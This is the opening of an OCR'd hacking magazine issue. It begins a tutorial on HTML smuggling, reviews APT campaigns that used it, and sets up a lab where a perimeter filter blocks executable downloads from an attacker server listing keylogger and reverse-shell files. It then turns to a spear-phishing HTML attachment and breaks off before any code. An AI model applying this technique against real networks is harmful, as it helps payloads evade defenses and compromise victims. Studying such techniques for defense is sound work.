Simplifying Cyber Security since 2016

Hackercool

November 2021 Edition 4 Issue 11

Learn Hacking in Real World Scenarios

How APTs are using HTML Smuggling to bypass Firewalls

How to Perform a DOS Attack on Wireless Networks

AV Evasion With EXOCET Malware Crypter

..with all other regular Features

To

Advertise

with us

Contact :

admin@hackercoolmagazine.com

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 10

This Issue is Way more late than the Previous Issue. So No Editor's Note.

HAPPY ADVANCED CHRISTMAS

BY THE WAY

"AS THIS INSTANCE OF CENSORSHIP LIMITS DIRECT ACCESS TO OUR WEBSITE, MALICIOUS ACTORS COULD START PHISHING USERS WITH FAKE TOR BROWSERS OR SPREADING DISINFORMATION ABOUT TOR."
- MAINTAINERS OF TOR PROJECT ON RUSSIAN GOVERNMENT BANNING TOR.

INSIDE

See what our Hackercool Magazine November 2021 Issue has in store for you.

How APTs Are Using HTML Smuggling To Bypass Firewalls


REAL WORLD HACKING

In May of this year, Nobelium, the hacker group behind the SolarWinds supply chain hacking attack was found using HTML Smuggling to deliver a Cobalt Strike payload to government agencies, think tanks etc across 24 countries. HTML smuggling was also used to deliver Mekotio Banking Trojan. As recently as September of this year, a hacker group named DEV-0193 used HTML Smuggling to deliver Trickbot. What exactly is HTML Smuggling?

Many of the victims of the above mentioned Trickbot hacking attack, received an email with a HTML file as an attachment. As the victim opened the HTML file in his browser, it dropped a password protected zip file. This zip file contained malicious Javascript file. After he opened this zip file with the password provided in the HTMl attachment, Javascript ran a encoded Powershell command which downloaded the Trickbot malware.

But what exactly is HTML smuggling? Most of the hacking attacks deliver malicious payload to the networks by trying to bypass the perimeter firewall. However, this isn't always successful. HTML smuggling is a method that bypasses perimeter security devices by generating the maliciou-s payload behind the firewall. This malicious payload can be a dropper that can be used to down-load the primary payload or malware itself.

How does this happen? Let's see practically. For this tutorial, we will be using Windows 10 as target machine and Kali Linux as our Attacker machine. Our Target Windows 10 system is behin-d ClearOS Unified Threat Management (UTM) device (Perimeter Security).
I have set up filtering on the ClearOS UTM to block the download of executable files. So if we try to access the web server set on the Attacker machine and try to download any executable files,



gateway.thadipodi.com - Excepti | Directory listing for /
Not secure | 192.168.36.171:8000

Directory listing for /

- 20210428234511_default_192.168.36.183_dlink.http_931021.csv
- 39161.py
- 40xshikata_revhttpsunstaged_win32.exe
- 50xshikata_quiet_revhttps_win32.exe
- CVE-2021-1675/
- CVE-2021-1675.ps1
- haserl-0.9.35.tar.gz
- hc_backdoor.exe
- keylogger.exe
- keylogger.nim
- librefile.odt
- macro
- mdump.txt
- MS14-058.exe
- msf.odt
- payload.bat
- payload2.dll
- reaver.txt
- reverse_shell
- revshell.exe
- revshell.nim
- revshell1.exe
- revshell1.nim
- SharpPrintNightmare/
- shell.exe
- shell_171_4466.elf
- shell_171_4466.exe
- shell_x64_171_4477.exe
- sysinfo.txt
- test.exe
- test.txt

Search the web and Windows
5:10 PM
11/27/2021

we get the message as shown below.




gateway.thadipodi.com - Excepti | gateway.thadipodi.com - Conten

Not secure | 10.10.20.10:82/app/content_filter/warning/index/aHR0cDovLzE5Mi4xNjguMzYuMTcxL2tleWxvZ2dlci5leGU./QmFubmVkIGV4dGVuc2lvbjogZXhl

Content Filter

Web Address: http://192.168.36.171/keylogger.exe

Description: Banned extension: exe



Not secure | 10.10.20.10:82/app/content_filter/warning/index/aHR0cDovLzE5Mi4xNjguMzYuMTcxL3NoZWxsXzE3MV80NDY2LmV4ZQ../QmFubmVkIGV4dGVuc2lvbjogZXhl

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Content Filter


Web Address: http://192.168.36.171/shell_171_4466.exe

Description: Banned extension: exe

Now, let's try to deliver the payload using HTML smuggling. The hacking scenario is like this. I have sent a spear phishing email with HTML attachment to my target network behind a Firewall. As soon as the victim opens the HTML attachment in his browser, our payload will be downloaded onto the victim's system.


I first create a new directory named html_smuggle on my attacker machine as shown below.

"The surge in the use of HTML smuggling in email campaigns is another example of how attackers keep refining their skills."

